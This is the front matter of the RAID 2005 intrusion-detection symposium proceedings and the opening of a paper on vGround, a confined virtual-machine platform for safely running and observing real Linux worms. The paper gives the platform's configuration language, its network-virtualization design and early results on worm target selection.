Lecture Notes in Computer Science 3858

Commenced Publication in 1973
Founding and Former Series Editors:
Gerhard Goos, Juris Hartmanis, and Jan van Leeuwen

Editorial Board

Alfonso Valdes Diego Zamboni (Eds.)

Recent Advances in Intrusion Detection

8th International Symposium, RAID 2005
Seattle, WA, USA, September 7-9, 2005
Revised Papers

Springer

Volume Editors

Alfonso Valdes
SRI International
333 Ravenswood Ave., Menlo Park, CA 94025, USA
E-mail: alfonso.valdes@sri.com

Diego Zamboni
IBM Research GmbH
Zurich Research Laboratory
Säumerstr. 4, Postfach, 8803 Rüschlikon, Switzerland
E-mail: dza@zurich.ibm.com

Library of Congress Control Number: 2005939042

CR Subject Classification (1998): K.6.5, K.4, E.3, C.2, D.4.6

LNCS Sublibrary: SL 4 – Security and Cryptology

ISSN 0302-9743
ISBN-10 3-540-31778-3 Springer Berlin Heidelberg New York
ISBN-13 978-3-540-31778-4 Springer Berlin Heidelberg New York

Typesetting: Camera-ready by author, data conversion by Scientific Publishing Services, Chennai, India
Printed on acid-free paper SPIN: 11663812 06/3142 5 4 3 2 1 0

Preface

On behalf of the Program Committee, it is our pleasure to present the proceedings of the 8th Symposium on Recent Advances in Intrusion Detection (RAID 2005), which took place in Seattle, Washington, USA, September 7-9, 2005.

The symposium brought together leading researchers and practitioners from academia, government and industry to discuss intrusion detection from research as well as commercial prospectives. We also encouraged discussions that addressed issues that arise when studying intrusion detection, including monitoring, performance and validation, from a wider perspective. We had sessions on the detection and containment of Internet worm attacks, anomaly detection, automated response to intrusions, host-based intrusion detection using system calls, network intrusion detection, and intrusion detection, in mobile wireless networks.

The RAID 2005 Program Committee received 83 paper submissions from all over the world. All submissions were carefully reviewed by several members of Program Committee and selection was made on the basis of scientific novelty, importance to the field, and technical quality. Final selection took place at a Program Committee meeting held on May 11 and 12 in Oakland, California. Fifteen papers and two practical experience reports were selected for presentation and publication in the conference proceedings. The keynote address was given by Phil Attfield of the Northwest Security Institute.

A successful symposium is the result of the joint effort of many people. In particular, we would like to thank all authors who submitted papers, whether accepted or not. Out thanks also go to the Program Committee members and additional reviewers for their hard work with the large number of submissions. In addition, we want to thank the General Chair, Ming-Yuh Huang, for handling conference arrangements and finding support from our sponsors. Finally, we extend our thanks to the sponsors: Pacific Northwest National Laboratory, The Boeing Company, the University of Idaho, and Conjungi Security Technologies.

September 2005

Al Valdes
Diego Zamboni

Organization

RAID 2005 was organized by the Boeing Company, Seattle, WA, USA.

Conference Chairs

General Chair	Ming-Yuh Huang (The Boeing Company)
Program Chair	Alfonso Valdes (SRI International)
Program Co-chair	Diego Zamboni (IBM Zurich Research Laboratory)
Publication Chair	Jeff Rowe (UC Davis)
Publicity Chair	Deborah Frincke (Pacific Northwest National Lab)
Sponsorship Chair	Jim Alves-Foss (University of Idaho)

Program Committee

Magnus Almgren	Chalmers, Sweden
Tatsuya Baba	NTT Data, Japan
Sungdeok (Steve) Cha	Korea Advanced Institute of Science and Technology, Korea
Steven Cheung	SRI International, USA
Robert Cunningham	MIT Lincoln Laboratory, USA
Fengmin Gong	McAfee Inc., USA
Farman Jahanian	University of Michigan, USA
Somesh Jha	University of Wisconsin, USA
Klaus Julisch	IBM Research, Switzerland
Chris Kruegel	UCSB, USA
Roy Maxion	Carnegie Mellon University, USA
Ludovic Mé	Supélec, France
George Mohay	Queensland University of Technology, Australia
Peng Ning	North Carolina State University, Raleigh, USA
Vern Paxson	ICSI and LBNL, USA
Jeff Rowe	University of California, Davis, USA
Bill Sanders	University of Illinois, Urbana-Champaign, USA
Dawn Song	Carnegie Mellon University, USA
Sal Stolfo	Columbia University, USA
Kymie Tan	Carnegie Mellon University, USA
Giovanni Vigna	UCSB, USA
Alec Yasinsac	Florida State University, USA
Diego Zamboni	IBM Research, Switzerland

Steering Committee

Marc Dacier (Chair)	Institut Eurecom, France
Hervé Debar	France Telecom R&D, France
Deborah Frincke	Pacific Northwest National Lab, USA
Ming-Yuh Huang	The Boeing Company, USA
Erland Jonsson	Chalmers, Sweden
Wenke Lee	Georgia Institute of Technology, USA
Ludovic Mé	Supélec, France
S. Felix Wu	UC Davis, USA
Andreas Wespi	IBM Research, Switzerland
Alfonso Valdes	SRI International, USA
Giovanni Vigna	UCSB, USA

Pacific Northwest Local Organizing Committee

Philip Attfield	Northwest Security Institute
Kirk Bailey	City of Seattle
Barbara Endicott-Popovsky	Seattle University
Deborah Frincke	Pacific Northwest National Lab
Ming-Yuh Huang	The Boeing Company
Rita Rutten	Conference Coordinator
Michael A. Simon	Conjungi Networks

Table of Contents

Worm Detection and Containment (II)

Network-Based Intrusion Detection

Mobile and Wireless Networks

Virtual Playgrounds for Worm Behavior Investigation

Xuxian Jiang[1], Dongyan Xu[1], Helen J. Wang[2], and Eugene H. Spafford[1]

[1] CERIAS and Department of Computer Science,
Purdue University, West Lafayette, IN 47907
{jiangx, dxu, spaf}@cs.purdue.edu
[2] Microsoft Research Redmond, WA 98052
helenw@microsoft.com

Abstract. To detect and defend against Internet worms, researchers have long hoped to have a safe convenient environment to unleash and run real-world worms for close observation of their infection, damage, and propagation. However, major challenges exist in realizing such "worm playgrounds", including the playgrounds' *fidelity, confinement, scalability*, as well as *convenience* in worm experiments. In this paper, we present a *virtualization-based* platform to create virtual worm playgrounds, called *vGrounds*, on top of a physical infrastructure. A vGround is an all-software virtual environment dynamically created for a worm attack. It has realistic end-hosts and network entities, all realized as virtual machines (VMs) and confined in a virtual network (VN). The salient features of vGround include: (1) *high fidelity* supporting real worm codes exploiting real vulnerable services, (2) *strict confinement* making the real Internet totally invisible and unreachable from inside a vGround, (3) *high resource efficiency* achieving sufficiently large scale of worm experiments, and (4) *flexible and efficient worm experiment control* enabling fast (tens of seconds) and automatic generation, re-installation, and final tear-down of vGrounds. Our experiments with real-world worms (including *multi-vector worms and polymorphic worms*) have successfully exhibited their probing and propagation patterns, exploitation steps, and malicious payloads, demonstrating the value of vGrounds for worm detection and defense research.

Keywords: Internet Worms, Intrusion Observation and Analysis, Destructive Experiments.

1 Introduction

In recent worm detection and defense research, we have witnessed increasingly novel features of emerging worms [41] in their infection and propagation strategies. Examples are polymorphic appearance [34], multi-vector infection [15], self-destruction [23], and intelligent payloads such as self-organized attack networks [18] or mass-mailing capability [21]. In order to understand key aspects of worm behavior such as probing, exploitation, propagation, and malicious payloads, researchers have long hoped to have a safe and convenient environment to run and observe real-world worms. Such a "worm playground" environment is useful not only in accessing the impact of worm intrusion and propagation, but also in testing worm detection and defense mechanisms [46, 42, 35, 37].

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 1–21, 2006.

Despite its usefulness, there are difficulties in realizing a worm playground. Major challenges include the playground's *fidelity, confinement, scalability, resource efficiency*, as well as the *convenience in worm experiment setup and control*. Currently, a common practice is to deploy a dedicated testbed with a large number of physical machines, and to use these machines as nodes in the worm playground. However, this approach may not effectively address the above challenges, for the following reasons: (1) Due to the coarse granularity (one physical host) of playground entities, the scale of a worm playground is constrained by the number of physical hosts, affecting the full exhibition of worm propagation behavior; (2) By nature, worm experiments are *destructive*. With physical hosts as playground nodes, it is a time-consuming and error-prone manual task for worm researchers to re-install, re-configure, and reboot worm-infected hosts between experiment runs; and (3) Using physical hosts for worm tests may lead to security risk and impact leakage, because the hosts may connect to machines *outside* the playground. However, if we make the testbed a physically-disconnected "island", the testbed will no longer be share-able to remote researchers.

The contribution of our work is the design, implementation, and evaluation of a *virtualization-based* platform to quickly create safe virtual worm playgrounds called *vGrounds*, on top of general-purpose infrastructures. Our vGround platform can be readily used to analyze Linux worms, which represent a non-negligible source of insecurity especially with the rise of popularity of Linux in servers' market. Though the current prototype does not support Windows-based worms, our design principles and concepts can also be applied to build Windows-based vGrounds.

The vGround platform can conveniently turn a physical infrastructure into a base to host vGrounds. An infrastructure can be a single physical machine, a local cluster, or a multi-domain overlay infrastructure such as PlanetLab [7]. A vGround is an all-software virtual environment with realistic end-hosts and network entities, all realized as virtual machines (VMs). Furthermore, a virtual network (VN) connects these VMs and *confines* worm traffic within the vGround. The salient features of vGround include:

- *High fidelity.* By running real-world OS, application, and networking software, a vGround allows *real* worm code to propagate as in the real Internet. Our full-system virtualization approach achieves the fidelity that leads to more opportunities to capture nuances, tricks, and variations of worms, compared with simulation-based approaches [39]. For example, one of our vGround-based experiments *identified a misstatement in a well-known worm bulletin*[1].
- *Strict confinement.* Under our VM and VN (virtual network) technologies, the real Internet is totally invisible (unaddressable) from inside a vGround, preventing the leakage of negative impact caused by worm infection, propagation, and malicious payloads [16, 23] into the underlying infrastructure and cascadingly, the rest of the Internet. Furthermore, the damages caused by a worm only affect the virtual entities and components in one vGround and therefore do *not* affect other vGrounds running on the same infrastructure.
- *Flexible and efficient worm experiment control.* Due to the all-software nature of vGrounds, the instantiation, re-installation, and final tear-down of a vGround are

[1] The misstatement is now fixed and the authors have agreed not to disclose the details.

both fast and automatic, saving worm researchers both time and labor. For example, in our Lion worm experiment, it only takes 60, 90, and 10 seconds, respectively, to generate, bootstrap, and tear-down the vGround with 2000 virtual nodes. Such efficiency is essential when performing *multiple runs of a destructive experiment*. These operations can take hours or even days if the same experiment is performed directly on physical hosts. More importantly, the operations can be started by the researchers *without* the administrator privilege of the underlying infrastructure.

– *High resource efficiency.* Because of the scalability of our virtualization techniques, the scale of a vGround can be magnitudes larger than the number of physical machines in the infrastructure. In our current implementation, one physical host can support several *hundred* VMs. For example, we have tested the propagation of Lion worms [16] in a vGround with 2000 virtual end hosts, based on 10 physical nodes in a Linux cluster.

  However, we would like to point out that although such scalability is effective in exposing worm propagation strategies based on our limited physical resources (Section 4), it is *not* comparable to the scale achieved by worm simulations. Having different focuses and experiment purposes, vGround is more suitable for analyzing detailed worm actions and damages, while the simulation-based approach is better for modeling worm propagation under Internet scale and topology. Also, lacking realistic background computation and traffic load, current vGrounds are *not appropriate for accurate quantitative modeling of worms*.

We are not aware of similar worm playground platforms with all the above features that are widely deployable on general-purpose infrastructures. We have successfully run real worms, including multi-vector worms and polymorphic worms, in vGrounds on our *desktops, local clusters*, and *PlanetLab*. Our experiments are able to fully exhibit the worms' probing and propagation patterns, exploitation attempts, and malicious payloads, demonstrating the value of vGrounds in worm detection and defense research.

The rest of this paper is organized as follows: Section 2 provides an overview of the vGround approach. The detailed design is presented in Section 3. Section 4 demonstrates the effectiveness of vGround using our experiments with several real-world worms. A discussion on its limitations and extensions is presented in Section 5. Related works are discussed in Section 6. Finally, Section 7 concludes this paper.

2 The vGround Approach

A vGround is a virtualization-based self-confined worm playground where not only each entity, including an end host, a firewall, a router, and even a network cable, is fully virtualized, but also every communication traffic is strictly confined within. Due to its virtualization-based nature and associated self-confinement property, a vGround can be safely created on a wide range of general-purpose infrastructures, including regular desktops, local clusters, and even wide-area shared infrastructures such as PlanetLab. For example, Figure 1 shows a simple vGround (the vGrounds in our worm experiments are much larger in scale) which is created on top of three PlanetLab hosts A, B, and C.




Fig. 1. A PlanetLab-based vGround for worm experiment

The vGround includes three virtual enterprise networks connected by three virtual routers ($R1$, $R2$, and $R3$). Within the vGround, the "seed" worm node ($AS1\_H1$ in network A 128.10.0.0/16) is starting to infect other nodes running vulnerable services. Note that a vGround essentially appears as a virtual Internet whose network address assignment can be totally orthogonal to that of the real Internet. Furthermore, multiple simultaneously running vGrounds can safely overlap their address space without affecting each other as one vGround is completely invisible to another vGround.

Using a vGround specification language, a worm researcher will be able to specify the worm experiment setup in a vGround, including software systems and services, IP addresses, and routing information of virtual nodes (i.e. virtual end hosts and routers). Given the specification, the vGround platform will perform *automatic* vGround instantiation, bootstrapping, and clean-up. In a typical worm experiment, multiple runs are often needed as each different run is configured with a different parameter setting (e.g., different worm signatures [8, 1] and different traffic throttling thresholds[46]). However, because of the worm's destructive behavior, the vGround will be completely unusable after each run and need to be re-installed. *The vGround platform is especially efficient in supporting such an iterative worm experiment workflow.*

2.1 Key vGround Techniques

Existing full-system virtualization is adopted to achieve high *fidelity* of vGrounds. Worms infect machines by remotely exploiting certain vulnerabilities in OS or application services (e.g., BIND, Sendmail, DNS). Therefore, the vulnerabilities provided by vGrounds should be the same as those in real software systems. As such, vGround can not only be leveraged for experimenting worms propagating via known vulnerabilities, but also be useful for discovering worms exploiting *unknown vulnerabilities*, of which worm simulations are *not* capable.

There exist various VM technologies that enable full-system virtualization. Examples include Virtual PC [12], VMware [13], Denali [49], Xen [26], and User-Mode Linux (UML) [30]. The differences in their implementations lead to different levels of cost, deployability and configurability: VMware and similarly Virtual PC require

several loadable kernel modules for virtualizing underlying physical resources; Xen and Denali "paravirtualize" physical resources by running *in place of* host OS; and UML is mainly a *user-level* implementation through system call virtualization. We choose UML in the current vGround implementation so that the deployment of vGround does not require the root privilege of the shared infrastructure. As a result, current vGround prototype can be widely deployed in most Linux-based systems (including PlanetLab). However, we would like to point out that the original UML itself is *not* able to satisfy the vGround needs. As described next, *we have developed new extensions to UML.*

New network virtualization techniques are developed to achieve vGround *confinement*. Simply running a worm experiment in a number of VMs *will not* confine the worm traffic just within these VMs and thus prevent potential worm "leakage". Although existing UML implementation does have some support for virtual networking, it is still not capable of organizing different VMs into an *isolated* virtual topology. In particular, when the underlying shared infrastructure spans multiple physical domains, additional VPN softwares are needed to create the illusion of the virtual Internet. However, there are two notable weaknesses: (1) a VPN does not hide the existence of the underlying physical hosts and their network connections, which fails to meet the strict confinement requirement; (2) a VPN usually needs to be statically/manually configured as it requires the root privilege to manipulate the routing table, which fails to meet the flexible experiment control requirement. As our solution, we have developed a link-layer network virtualization technique to create a VN for VMs in a vGround. The VN reliably intercepts the traffic at the link-layer and is thus able to constrain both the topology and volume of traffic generated by the VMs. Such a VN essentially enables the illusion as a "virtual Internet" (though with a smaller scale) with its own IP address space and router infrastructure. More importantly, the VN and the real Internet are, by nature of our VN implementation, *mutually un-addressable*.

New optimization techniques are developed to improve vGround *scalability, efficiency, and flexibility*. To increase the number of VMs that can be supported in one physical host, the resource consumption of each individual VM should be conserved. For example, a full-system image of Red-Hat $9.0/7.2$ requires approximately $1G/700M$ disk space. For a vGround of 100 VMs, a naive approach would require at least $100G/70G$ disk space. Our optimization techniques exploit the fact that a large portion of the VM images is the *same* and can be shared among the VMs. Furthermore, some services, libraries, and software packages in the VM image are *not* relevant to the worm being tested, and could therefore be safely removed. We also develop a *new method* to safely and efficiently generate VM images in each physical host (Section 3.4). Finally, a *new technique is being developed to enable worm-driven vGround growth*: new virtual nodes/subnets can be added to the vGround at runtime in reaction to a worm's infection intent.

2.2 Advanced vGround User Configurability

The vGround platform provides a vGround specification language to worm researchers. There are two major types of entities - *network* and *virtual node*, in the vGround

specification language. A *network* is the medium of communication among *virtual nodes*. A virtual node can be an end-host, a router, a firewall, or an IDS system and it has one or more network interface cards (NICs) - each with an IP addresses. In addition, the virtual nodes are properly connected using proper routing mechanisms. Currently, the vGround platform supports RIP, OSPF, and BGP protocols.

In order to conveniently specify and efficiently generate various system images, the language defines the following notions: (1) A *system template* contains the basic VM system image which is *common* among multiple virtual nodes. If a virtual node is derived from a system template, the node will inherit all the capabilities specified in the system template. The definition of system template is motivated by the observation that most end-hosts to be victimized by a certain worm look quite similar from the worm's perspective. (2) A *cluster* of nodes is the group of nodes located in the same subnet. The user may specify that they inherit from the same system template, with their IP addresses sharing the same subnet prefix.

```
project Planetlab−Worm
template slapper {
        image slapper.ext2
        cow enabled
        startup {
            /etc/rc.d/init.d/httpd start
        }
}
template router {
        image router.ext2
        routing ospf
        startup {
            /etc/rc.d/init.d/ospfd start
        }
}
router R1 {
    superclass router
    network eth0 {
        switch AS1_lan1
        address 128.10.1.250/24
    }
    network eth1 {
        switch AS1_AS2
        address 128.8.1.1/24
    }
}

switch AS1_lan1 {
        unix_sock sock/as1_lan1
        host  planetlab6.millennium.berkeley.edu
}

switch AS1_AS2 {
        udp_sock 1500
        host  planetlab6.millennium.berkeley.edu
}
node  AS1_H1 {
        superclass slapper
        network eth0 {
            switch AS1_lan1
            address 128.10.1.1/24
            gateway 128.10.1.250
        }
}
node  AS1_H2 {
        superclass slapper
        network eth0 {
            switch AS1_lan1
            address 128.10.1.2/24
            gateway 128.10.1.250
        }
}

switch AS2_lan1 {
        unix_sock sock/as2_lan1
        host  planetlab1.cs.purdue.edu
}
switch AS2_AS3 {
        udp_sock 1500
        host  planetlab1.cs.purdue.edu
}
node  AS2_H1 {
        superclass slapper
        network eth0 {
            switch AS2_lan1
            address 128.11.1.3/24
            gateway 128.11.1.250
        }
}
node  AS2_H2 {
        superclass slapper
        network eth0 {
            switch AS2_lan1
            address 128.11.1.4/24
            gateway 128.11.1.250
        }
}

switch AS3_lan1 {
        unix_sock sock/as3_lan1
        host  planetlab8.lcs.mit.edu
}

router R2 {
    superclass router
    network eth0 {
        switch AS2_lan1
        address 128.11.1.250/24
    }
    network eth1 {
        switch AS1_AS2
        address 128.8.1.2/24
    }
    network eth2 {
        switch AS2_AS3
        address 128.9.1.2/24
    }
}

node  AS3_H1 {
        superclass slapper
        network eth0 {
            switch AS3_lan1
            address 128.12.1.5/24
            gateway 128.12.1.250
        }
}
node  AS3_H2 {
        superclass slapper
        network eth0 {
            switch AS3_lan1
            address 128.12.1.6/24
            gateway 128.12.1.250
        }
}
router R3 {
    superclass router
    network eth0 {
        switch AS3_lan1
        address 128.12.1.250/24
    }
    network eth1 {
        switch AS2_AS3
        address 128.9.1.1/24
    }
}
```

Fig. 2. A sample vGround specification

As an example, Figure 2 shows the specification for the vGround in Figure 1. The keyword *template* indicates the system template used to generate other images files. For example, the image *slapper.ext2* is used to generate the images of the following end-hosts: $AS1\_H1$, $AS1\_H2$, $AS2\_H1$, $AS2\_H2$, $AS3\_H1$, and $AS3\_H2$; while the image *router.ext2* is used to generate the images of routers $R1$, $R2$, and $R3$. The keyword *switch* indicates the creation of a *network* connecting various virtual nodes. The internal keywords $unix\_sock$ and udp_sock indicate different network virtualization techniques based on UNIX and INET-4 sockets, respectively. Note that the keyword *cluster* is not used in this example. However, for a large-scale vGround, it is more convenient to use *cluster* to specify a subnet, which has a large number of end-hosts of similar configuration.

After a vGround is created, the vGround platform also provides a collection of toolkits to unleash the worm, collect worm infection traces, monitor worm propagation status, and re-install or tear-down the vGround. More details will be described in Sections 3 and 4.

3 Design Details

3.1 Full-System Virtualization

The vGround platform leverages UML, an open-source VM implementation where the guest OS runs directly in the unmodified *user space* of the host OS. Processes within a UML-based VM are executed in the VM in exactly the same way as they are executed in a native Linux machine. Leveraging the capability of *ptrace*, a special process is created to intercept the system calls made by any process in the UML VM, and redirect them to the guest OS kernel. Through system call interception, UML is able to virtualize various resources such as memory, networks, and other "physical" peripheral devices. An in-depth analysis of UML is beyond the scope of this paper and interested readers are referred to [30].

For worm experiments, it is interesting to note that in earlier implementation of UML termed as the "tt mode"[30], the UML guest-OS kernel needs to be present at the last $0.5G$ of ptraced process address space and is *writable* by default. Such placement *prevents* certain worms from exploiting stack-based overflows and therefore limits applicability of vGrounds. In addition, the "write" permission incurs security risk. The recent version of UML implements the "skas mode" [30], by which the tracing process acts as a kernel-level thread, and does not impose such restriction or risk. In fact, this explains why certain worms like *Lion* cannot successfully propagate in vGrounds on top of PlanetLab, as the OS kernels of PlanetLab hosts do not usually support the "skas" mode.

3.2 Link-Layer Network Virtualization

Figure 3 illustrates the link-layer network virtualization technique (marked within a dotted rectangle) developed for the vGround purpose. It involves three different entities: *virtual NIC*, *virtual switch*, and *virtual cable*, reflecting the corresponding physical counterparts. The virtual switch, implemented as a regular server daemon, will receive the connection requests from other virtual NICs. Each successful connection essentially acts as a virtual cable. The virtual NIC is largely based on the original UML implementation with certain extensions to communicate with remote virtual switch daemons. We would like to point out that these entities are link-layer "devices", which




Fig. 3. Illustration of link-layer network virtualization in vGround

```
[root@AS1_H1 /root]#traceroute  -n AS3_H2
traceroute to AS3_H2 (128.12.1.6), 30 hops max, 40 byte packets
 1  128.10.1.250  2.342 ms  3.694 ms  2.054 ms
 2  128.8.1.2  69.29 ms  68.943 ms  68.57 ms
 3  128.9.1.1  104.556 ms  107.078 ms  109.224 ms
 4  128.12.1.6  116.237 ms  172.488 ms  108.982 ms
[root@AS1_H1 /root]#
```

Fig. 4. Running *traceroute* inside a vGround

are un-tamperable from inside a VM. *This new design differentiates our technique from other virtual networking techniques* [45, 43] and is critical to the strict confinement feature of vGrounds. Also, the *user-level* implementation of our network virtualization methods brings significant deployability and topology flexibility to vGrounds.

To demonstrate its effect, we again use the PlanetLab example shown in Figure 1. In particular, we run the command *traceroute in the VM* $AS1\_H1$ to find the route to $AS3\_H2$. The result is shown in Figure 4. As we can see, the route is totally orthogonal to the real Internet. More details can be found in [32].

3.3 Virtual Node Optimization and Customization

A virtual node in vGround can be one of the following: (1) an end-host exposing certain software vulnerabilities that can be exploited by worms; (2) a router forwarding packets according to routing and topology specification; (3) a firewall monitoring and filtering packets based on firewall rules; or (4) a network/host-based intrusion detection system (IDS) sniffing and analyzing network traffic. We have applied and developed techniques to customize VMs into different types of virtual nodes and to optimize VM space requirement for better scalability.

The system template is a useful facility to share the common part of virtual node images. As shown in Section 2.1, the images of the same type of virtual nodes have a lot in common though they might have different network configuration. Every image file in vGround is composed of two parts: one is a shared system template and the other part is node-specific. In the example in Figure 2, the Apache service started by the script */etc/rc.d/init.d/httpd start* is common among all end-host images, while the OSPF service started by the script */etc/rc.d/init.d/ospfd start* is common among all router images. On the other hand, every virtual node has its unique networking configuration (e.g., IP address and routing table). which is specified in the node-specific portion. To execute such specification, we leverage the Copy-On-Write (COW) support in UML. The COW support also helps to achieve high image generation efficiency.

Another optimization is to strip down system templates. When a vGround contains hundreds or thousands of virtual nodes, the templates need to tailored to remove unneeded services. In worm experiments, this seems feasible because most worms infect and spread via one or only a few vulnerabilities. For example, for the lion worm experiment, a tailored system image of only $7MB$ (with BIND-8.2.1 service) can be built. Since the system templates are just regular *ext2/ext3* file systems, it is possible to build customized system templates from scratch. However, available packaging tools such as *rpm* greatly simplify this process.

3.4 Worm Experiment Services

To provide users with worm experiment convenience, the vGround platform provides a number of efficient worm experiment services.

VM Image Generation (by VM). Every virtual node is created from its corresponding image file containing a regular file system. However, image generation using direct file manipulation operations such as *mount* and *umount* usually requires the *root* privilege of the underlying physical host. To efficiently generate image files *without* the root privilege, an interesting *"VM generating VMs"* approach is developed: the vGround platform first boots a *specially crafted* UML-based VM in each physical host, which takes less than 10 seconds. With the support of *hostfs* [30], this special VM is able to access files in the physical host's file system with regular user privilege. Inside the special VM, image generation will then be performed *using the VM's own root privilege*. It only takes tens of seconds for the special VM to generate hundreds of system images. We note that the special VM will *not* be part of the vGround being created. Therefore, there is no possibility of worm accessing files in the physical host.

vGround Bootstrapping and Tear-Down. The vGround platform also creates scripts for automatic boot-up and tear-down of virtual nodes, to be triggered remotely by the worm researcher. In particular, the sequence of virtual node boot-up/tear-down is carefully arranged. For example, a virtual switch should be ready before the virtual nodes it connects. In the current implementation, each virtual node is associated with a *boot-order/tear-order* number to reflect such a sequence.

Generation and Collection of Worm Traces. Each virtual node in vGround has an embedded logging module (included in its VM image). The logger generates worm traces, which will be collected for analyzing different aspects of worms. The vGround platform supports different types of logging modules. In fact, a Linux-based monitoring or intrusion detection system, such as *tcpdump* [9], *snort* [8], and *bro* [1], can be readily packaged into vGround. In addition, we have designed and implemented a *kernelized* version of *snort* called *kernort* [33] that operates in the guest OS kernel of virtual nodes. Kernort generates logs and pushes them down from the VM domain to the physical host domain at runtime.

To collect traces generated by the hundreds and thousands of virtual nodes, manual operation is certainly impractical, especially when the traces need to be collected "live" at runtime. vGround automates the collection process via a toolkit that collects traces generated by different loggers (e.g., *tcpdump, kernort*). Furthermore, after an experiment, the worm's "crime scene" in the vGround can also be inspected and "evidence" be collected, in a way similar to VM image generation: a *special VM* is quickly instantiated to mount the image file to be inspected (an *ext2/ext3* file), and "evidence" collection will be performed via the special VM.

4 Worm Experiments in vGrounds

To demonstrate the capability of vGrounds, we present in this section a number of worm experiments we have conducted in vGround using the following real-world worms: the


Lion worm [16], Slapper worm [18], and Ramen worm [3]. The experiments span from individual stages for worm infections (e.g., target network space selection (Section 4.1), propagation pattern and strategy (Section 4.2), exploitation steps (Section 4.3), and malicious payloads (Section 4.4)) to more advanced schemes such as intelligent payloads (Section 4.4), multi-vector infections (Section 4.5), and polymorphic appearances (Section 4.5). Throughout this section, we will highlight the new benefits vGrounds bring to a worm researcher, as well as interesting worm analysis results obtained during our experiments. In fact, the worm bulletin misstatement mentioned in Section 1 was identified during these experiments. We discuss the limitations and extensions in Section 5.

The infrastructure in our experiments is a Linux cluster, which belongs to the Computing Center of Purdue University (ITaP). Neither do we have root privilege nor do we obtain special assistance from the cluster administrator, indicating vGround's good deployability. Each physical node in the cluster has two AMD Athlon processors (each with 64K L1 I-cache, 64K D-cache, and 256KB L2 cache), 1GB memory, and 10GB disk space.

4.1 Target Network Space

Using vGrounds, we first examine the target network space of Lion worms and Slapper worms. We are especially interested in the address blocks that a worm *tries to avoid*. This information not only exposes the worm author's knowledge about unallocated Internet address blocks [2], but also reveals the address blocks that have been "blacklisted" by the black-hat community (for example, the address blocks used for sinkhole networking [51]).

Lion Worm. The Lion worm "spreads by scanning random class B IP networks for hosts that are vulnerable to a remote exploit in the BIND name service daemon. Once it has found a candidate for infection, it attacks the remote machine and, if successful, downloads and installs a package..." [4]. To create a vGround for the Lion worm, a system template *lion.ext2* is built, containing the vulnerable version of BIND service. Thanks to vGround's virtual node optimization techniques, the size of the image is only $7M$. A vGround with more than 1500 virtual nodes (1500 virtual end-hosts in ten subnets connected by OSPF routers) is deployed on ten physical hosts each supporting



(a) Target network space of Lion worm (b) Target network space of Slapper worm

Fig. 5. Target network space of Lion worm and Slapper worm

about 150 virtual nodes. The image files are efficiently generated within 60 seconds and the vGround is boot-up in less than 90 seconds. In this experiment, we deploy "seed" Lion worms in ten virtual end-hosts. Over a one-week period, the vGround automatically collects the traces generated by the *kernort* logging module embedded in the 10 infected end hosts. We then extract and aggregate the IP addresses of attempted targets to show the distribution of Lion worm victims.

Figure 5(a) shows the network distribution of targets probed by the Lion worm, based on the first octet of their IP addresses. The probes are evenly distributed over the range of $[13, 243]$. It seems that the Lion worm does not skip private or reserved address blocks [2]. To verify this observation, we also perform reverse engineering using *objdump* [6] on the Lion worm binary, which confirms our observation in vGround.

Slapper Worm. The Slapper worm exploits a buffer overflow vulnerability in the OpenSSL component of SSL-enabled Apache web servers. If successful, the worm can be used as a back-door to start up a range of Denial-of-Service attacks [5]. The Slapper worm was captured and thoroughly analyzed by researchers at Symantec [38].

A system template *slapper.ext2* contains the vulnerable version of *Apache* server. The size of the image is approximately $32M$. A vGround of about 1500 virtual nodes is deployed on 20 physical hosts of the Linux cluster, with each hosting about 75 virtual nodes. Similar to the Lion worm experiment, we extract the probing traffic from the Slapper-infected nodes and then plot the target address distribution in Figure 5(b).

